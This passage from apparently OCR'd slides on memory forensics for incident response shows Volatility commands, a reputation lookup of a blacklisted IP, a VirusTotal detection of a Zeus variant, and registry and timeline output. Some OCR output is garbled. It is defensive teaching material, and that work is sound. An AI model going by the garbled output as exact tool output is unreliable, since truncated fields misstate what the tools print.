
- We can see that svchost.exe is the process which is making connections with 185.193.90.250 instead of an Internet Browser
- http://www.ipvoid.com/scan/185.193.90.250/



Analysis Date	2020-10-06 11:26:17
Elapsed Time	25 seconds
Blacklist Status	BLACKLISTED 10/115
IP Address	185.193.90.250 Find Sites | IP Whois
Reverse DNS	Unknown
ASN	AS204428
ASN Owner	SS-Net
ISP	SS-Net
Continent	Europe
Country Code	(RU) Russia
Latitude / Longitude	55.7386 / 37.6068 Google Map
City	Unknown
Region	Unknown

Process Dump| # vol.py -f mem.vmem --profile=Win10x64_15063 *procdump -p PID --dump-dir=./*

- We can then dump the process we know is calling out svchost.exe to a file
- SHA/MD5 the dump file or upload the .exe itself
- Input it into VirusTotal
- Voila! Zeus variant



53 / 68

53 engines detected this file

8e3be5dc65aa35d68fd2aba1d3d9bf0f40d5118fe22eb2e6c97c8463bd1f1ba1
process.0x80ff88d8.0xb70000.dmp

invalid-rich-pe-checksum overlay peexe


152.00 KB
Size

2020-09-09 04:32:01 UTC
27 days ago


Ad-Aware	Gen:Variant.Razy.447136	AegisLab	Trojan.Win32.Zbot.4!c
AhnLab-V3	Worm/Win32.IRCBot.C136977	Alibaba	TrojanPSW:Win32/Generic.c5719b8a
ALYac	Gen:Variant.Razy.447136	Antiy-AVL	Trojan[Spy]/Win32.Zbot
SecureAge APEX	Malicious	Arcabit	Trojan.Razy.D6D2A0
Avast	Sf:Crypt-BT [Trj]	AVG	Sf:Crypt-BT [Trj]
Avira (no cloud)	TR/Patched.Ren.Gen	BitDefender	Gen:Variant.Razy.447136
BitDefenderTheta	Gen:NN.ZexaF.34216.jqZ@aqTeVHc	Bkav	W32.AIDetectVM.malware2
CAT-QuickHeal	Trojanpws.Zbot.7465	ClamAV	Win.Malware.Agent-6369755-0
Comodo	TrojWare.Win32.Spy.Zbot.ABW@1qnp50	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.ae96c0	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Zbot.AG.gen!Eldorado
eGambit	Unsafe.AI_Score_97%	eScan	Gen:Variant.Razy.447136
ESET-NOD32	A Variant Of Generik.BQNCNZM	F-Secure	Trojan.TR/Patched.Ren.Gen
FireEye	Generic.mg.59f1993ae96c0108	Fortinet	W32/Kryptik.BZAX!tr
GData	Gen:Variant.Razy.447136	Ikarus	Trojan-Spy.Zbot

Registry UserAssist | # vol.py -f mem.vmem --profile=Win10x64_15063 *userassist*

GUI-based programs launched from the desktop are tracked in the launcher on a Windows System




```
x00000630  df 9a 90 77 00 00 00 00 b2 00 05 00 00 00 00 00   ...w............
x00000640  01 00 00 00 00 00 00 00 00 00 00 00               ............

EG_BINARY    %windir%\system32\displayswitch.exe :
ount:          13
ocus Count:    19
ime Focused:   0:06:20.500000
ast updated:   2020-06-14 11:36:46 UTC+0000
aw Data:
x00000000  00 00 00 00 0d 00 00 00 13 00 00 00 60 cc 05 00   ............`...
x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16   ................
x00000040  40 42 d6 01 00 00 00 00                           @B......

EG_BINARY    %windir%\system32\calc.exe :
ount:          12
ocus Count:    17
ime Focused:   0:05:40.500000
ast updated:   2020-06-14 11:36:46 UTC+0000
aw Data:
x00000000  00 00 00 00 0c 00 00 00 11 00 00 00 20 30 05 00   .............0..
x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16   ................
x00000040  40 42 d6 01 00 00 00 00                           @B......

EG_BINARY    Microsoft.Windows.StickyNotes :
ount:          11
ocus Count:    15
ime Focused:   0:05:00.500000
ast updated:   2020-06-14 11:36:46 UTC+0000
aw Data:
x00000000  00 00 00 00 0b 00 00 00 0f 00 00 00 e0 93 04 00   ................
x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff a0 ff 0e 16   ................
```



```
Focus Count:    182
Time Focused:   6:56:58.748000
Last updated:   2020-08-09 11:15:33 UTC+0000
Raw Data:
0x00000000  00 00 00 00 41 00 00 00 b6 00 00 00 88 bf 7d 01   ....A.........}.
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 90 ac 23 66   ..............#f
0x00000040  3e 6e d6 01 00 00 00 00                           >n......

REG_BINARY    C:\Users\admin\Downloads\vlc-3.0.10-win32.exe :
Count:          0
Focus Count:    8
Time Focused:   0:01:45.630000
Last updated:   1970-01-01 00:00:00 UTC+0000
Raw Data:
0x00000000  00 00 00 00 00 00 00 00 08 00 00 00 aa 9a 01 00   ................
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 00 00 00 00   ................
0x00000040  00 00 00 00 00 00 00 00                           ........

REG_BINARY    %ProgramFiles%\VideoLAN\VLC\vlc.exe :
Count:          36
Focus Count:    55
Time Focused:   1 day, 8:37:39.969000
Last updated:   2020-08-09 00:19:26 UTC+0000
Raw Data:
0x00000000  00 00 00 00 24 00 00 00 37 00 00 00 0d 4a 00 07   ....$...7....J..
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 90 3b c6 bd   .............;..
0x00000040  e2 6d d6 01 00 00 00 00                           .m......

REG_BINARY    %windir%\system32\wuauclt.exe :
Count:          0
Focus Count:    4
```

Registry Shellbags | # vol.py -f mem.vmem --profile=Win10x64_15063 *shellbags*


Which folders were accessed on the local machine, the network, and/or removable devices.



```
***************************************************************************
Registry: \??\C:\Users\Amy Walsh\AppData\Local\Microsoft\Windows\UsrClass.dat
Key: Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1\1
Last updated: 2020-10-05 19:37:20 UTC+0000
Value   Mru   File Name      Modified Date                  Create Date                    Access Date                    File Attr                 Path
------- ----- -------------- ------------------------------ ------------------------------ ------------------------------ ------------------------- ----
1       1     HACK~1         2020-10-05 17:06:16 UTC+0000   2020-10-05 17:06:16 UTC+0000   2020-10-05 17:06:16 UTC+0000   DIR                       E:\TOOL\HACK
0       2     DATA~1         2020-10-05 17:06:16 UTC+0000   2020-10-05 17:06:16 UTC+0000   2020-10-05 17:06:16 UTC+0000   DIR                       E:\Backups\Users
2       0     MIMI~1         2020-10-05 15:16:00 UTC+0000   2017-03-18 11:40:22 UTC+0000   2020-10-05 15:16:00 UTC+0000   DIR                       E:\Super\Secret\Stuff
***************************************************************************
```

Timeliner | # vol.py -f mem.vmem --profile=Win10x64_15063 *timeliner*

- Extracts artifacts in memory that have a timestamp associated.
- Data from mftparser and shellbags plugins can be combined as well
- You can feed this into a super-timeline using Plaso log2timeline-create a comprehensive view of what has occurred on disk and logs but also what occurred in memory.



D77428

[DLL LOADTIME (dll)] bcrypt.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x73970000

	A	B	C	
77388	Mon Oct 05 2020 19:42:58	---------------	0	[THREAD] conhost.exe PID: 3296/TID: 4540
77389	Mon Oct 05 2020 19:42:58	---------------	0	[THREAD] conhost.exe PID: 3296/TID: 672
77390	Mon Oct 05 2020 19:42:58	---------------	0	[THREAD] powershell.exe PID: 2028/TID: 2688
77391	Mon Oct 05 2020 19:42:58	-h-a-----------	108227	[MFT FILE_NAME] Users\AMYWAL~1\DOCUME~1\~$PROF~1.XLS (Offset: 0x4731e8)
77392	Mon Oct 05 2020 19:42:58	-h-a-----------	108227	[MFT FILE_NAME] Users\AMYWAL~1\DOCUME~1\~$Profit-and-Loss-Statement.xlsm (Offset: 0x4731e8)
77393	Mon Oct 05 2020 19:42:58	-h-a-----------	108227	[MFT STD_INFO] Users\AMYWAL~1\DOCUME~1\~$PROF~1.XLS (Offset: 0x4731e8)
77394	Mon Oct 05 2020 19:42:58	---a-----------	108261	[MFT FILE_NAME] Users\AMYWAL~1\AppData\Roaming\MICROS~1\Office\Recent\PROFIT~2.LNK (Offset: 0x470478)
77395	Mon Oct 05 2020 19:42:58	---a-----------	108261	[MFT FILE_NAME] Users\AMYWAL~1\AppData\Roaming\MICROS~1\Office\Recent\Profit-and-LosΘÆà-Statement.xlsm.LNK (
77396	Mon Oct 05 2020 19:42:58	---a-----------	108261	[MFT STD_INFO] Users\AMYWAL~1\AppData\Roaming\MICROS~1\Office\Recent\PROFIT~2.LNK (Offset: 0x470478)
77397	Mon Oct 05 2020 19:42:58	r--------------	87036	[MFT STD_INFO] Users\AMYWAL~1\DOCUME~1 (Offset: 0x10be000)
77398	Mon Oct 05 2020 19:42:58	---a-----------	87575	[MFT STD_INFO] Users\Amy Walsh\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\F01B4D~1.AUT (
77399	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] ADVAPI32.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x
77400	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] ATL.DLL Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x67cb0
77401	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] CRYPT32.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x75
77402	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] CRYPTBASE.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0
77403	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] CRYPTSP.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x73
77404	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] GDI32.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x7435
77405	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] IMM32.DLL Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x76e
77406	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] LINKINFO.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x7
77407	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] MSASN1.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x76
77408	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] MSVCR120_CLR0400.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DL
77409	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] Microsoft.Management.Infrastructure.ni.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process PO
77410	Mon Oct 05 2020 19:42:59	---------------	0	[DLL LOADTIME (dll)] MpOav.dll Process: powershell.exe/PID: 2028/PPID: 7072/Process POffset: 0x414e1340/DLL Base: 0x64f

In Closing…

- Don’t forget about the **important role** that memory analysis plays as part of IR

- Ensure your **IR process** includes memory analysis – make sure you don’t pull the plug on systems or you look this critical volatile data!

- Adversaries use **various techniques** (persistence, code injection, hiding techniques, etc.) to elude traditional security tools

- The use of memory forensics will **augment your ability** to better identify and these techniques and respond to attacks in a timely manner – **reducing the dwell time**.

Peter Morin

petermorin123@gmail.com

Twitter: @PeterMorin123

http://www.petermorin.com